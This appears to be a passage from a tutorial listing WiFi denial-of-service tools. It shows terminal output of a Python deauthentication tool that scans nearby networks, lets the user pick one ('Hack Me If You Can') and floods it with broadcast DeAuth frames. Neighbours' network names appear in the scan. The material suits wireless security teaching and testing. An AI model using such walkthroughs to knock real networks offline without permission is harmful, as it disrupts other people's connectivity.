
```
 _  _  _ _____ _______ _____       ______  _____  _______
 |  |  |   |   |______   |   ___ |     \ |     | |______
 |__|__| __|__ |       __|__     |_____/ |_____| ______|

  A simple WiFi deauthentication tool written in Python.

       with <3 by https://github.com/mkdirlove.git


Available wireless interfaces:
0 - wlan0
[+] Please select wireless interface: 
```

It will display all the wireless interfaces. We need to select the wireless interface as shown below.




```
A simple WiFi deauthentication tool written in Python.

with <3 by https://github.com/mkdirlove.git


Available wireless interfaces:
0 - wlan0
[+] Please select wireless interface: 0
[!] WiFi adapter is connected!
[!] Now let's kill conflicting processes:
```

It will start displaying all the wireless networks around in the area.




```
Scanning. Press Ctrl+C when you want to select the target network.

No |    BSSID                 |    Channel|       ESSID                          |
___|    ______________________|    _______|       ______________________________|
1       A0[illegible]              10               [illegible]
2       74[illegible]              10               [illegible]
3       AA[illegible]              10               NAVEEN
4       C0[illegible]              1                [illegible]
5       3C[illegible]              1                [illegible]
6       60[illegible]              1                Zion
7       BA[illegible]              7                [illegible]
8       64[illegible]              6                Hack Me If You Can
9       5C[illegible]              6                HP Print 4C LaserJet Pro MFP
10      34[illegible]              7                [illegible]
11      E0[illegible]              13               MAAK
12      34[illegible]              13               SAI ANVITHA REDDY
13      34[illegible]              13               TAHA
14      34[illegible]              13               bunny
15      24[illegible]              3                Home
16      50[illegible]              2                MANGO
17      C0[illegible]              3                [illegible]
18      B8[illegible]              9                ASTROWORLD! :)
19      C0[illegible]              4                [illegible]
20      70[illegible]              11               JioFiber-2
21      54[illegible]              11               [illegible]
22      B0[illegible]              6                ACT101635662005
23      1C[illegible]              1                [illegible]
24      E0[illegible]              13               [illegible]

[+] Ready to make choice.
[+] Please choose from above: 8
```

Once we are ready to select a wireless network to target, hit CTRL + C and select the Number of the Wireless Network. In this case it is 8.



```
[+] Ready to make choice.
[+] Please choose from above: 8


PHY     Interface       Driver          Chipset

phy1    wlan0mon        ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode already enabled for [phy1]wlan0mon on [phy1]wlan0mon)
07:26:21  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
07:26:22  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:26:22  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:26:23  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:26:23  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:26:24  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
```

As soon as we do that, the tool sends de authentication requests to the target network.




```
07:26:59  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:00  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:01  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:01  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:27:02  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:02  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:03  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:27:04  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:04  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:27:05  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:05  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:06  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:27:06  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:07  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:27:08  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:08  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:09  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:27:09  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:10  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:27:11  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:11  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:12  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:27:12  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
07:27:13  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:27:13  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]
07:27:14  Sending DeAuth (code 7) to broadcast -- BSSID: [64:[redacted]
```

3. WIFI DOS Tool by MrLaki5

